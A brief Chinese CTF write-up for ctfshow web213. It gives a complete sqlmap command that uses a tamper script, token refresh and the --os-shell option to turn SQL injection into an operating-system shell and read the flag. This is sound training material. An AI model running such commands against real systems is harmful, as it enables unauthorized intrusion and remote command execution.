ctfshow-web213

-os--shell参数的使用

复制代码

python sqlmap.py -u "http://b783c400-150f-4971-b2de-45dca654b75a.challenge.ctf.show/api/index.php" --method="PUT" --data="id=1" --referer=ctf.show --headers="Content-Type: text/plain" --cookie="PHPSESSID=1vrv4fg7q4uid8i1lhma043h20" --safe-url="http://b783c400-150f-4971-b2de-45dca654b75a.challenge.ctf.show/api/getToken.php" --safe-freq=1 --tamper=web212.py --os-shell

有两个地方需要进行选择:如果是PHP则直接回车默认选择。

这两个地方需要选择正确才能拿到shell。

读取flag。

相关推荐
kingx33 天前
BugKu 渗透测试 4 实战:文件上传打点,5 Flag 全通
数据库·渗透测试·web·内网渗透
kingx35 天前
Windows Server安全配置深度复盘:关键 Payload 与解题思路
windows·靶场·web·加固
kingx35 天前
网络安全事件应急响应:X集团 WebServer 入侵溯源与处置
中间件·web·应急响应·取证·恶意样本
小野猪都有白菜拱6 天前
Proxmox VE 上搭建 Vulhub 靶场:Ubuntu + Docker
web
treasure1408 天前
Django复习笔记(2026年10月)
后端·python·django·api·web·drf
hengdonghui9 天前
Writeup 4 0xGame 2021 - robot
web·ctf·信息泄露·robots.txt
AlfredZhao11 天前
理解 iFrame 嵌套的跨域问题
web
hengdonghui16 天前
Writeup 4 CTFHub injection
web·ctf·sql注入·整数型联合查询注入(有回显)
ShineWinsu17 天前
对于JavaScript:操作元素的解析
开发语言·前端·javascript·面试·web·dom·元素
ShineWinsu19 天前
对于JavaScript:JavaScript基础语法的解析
开发语言·前端·javascript·面试·web·基础语法·循环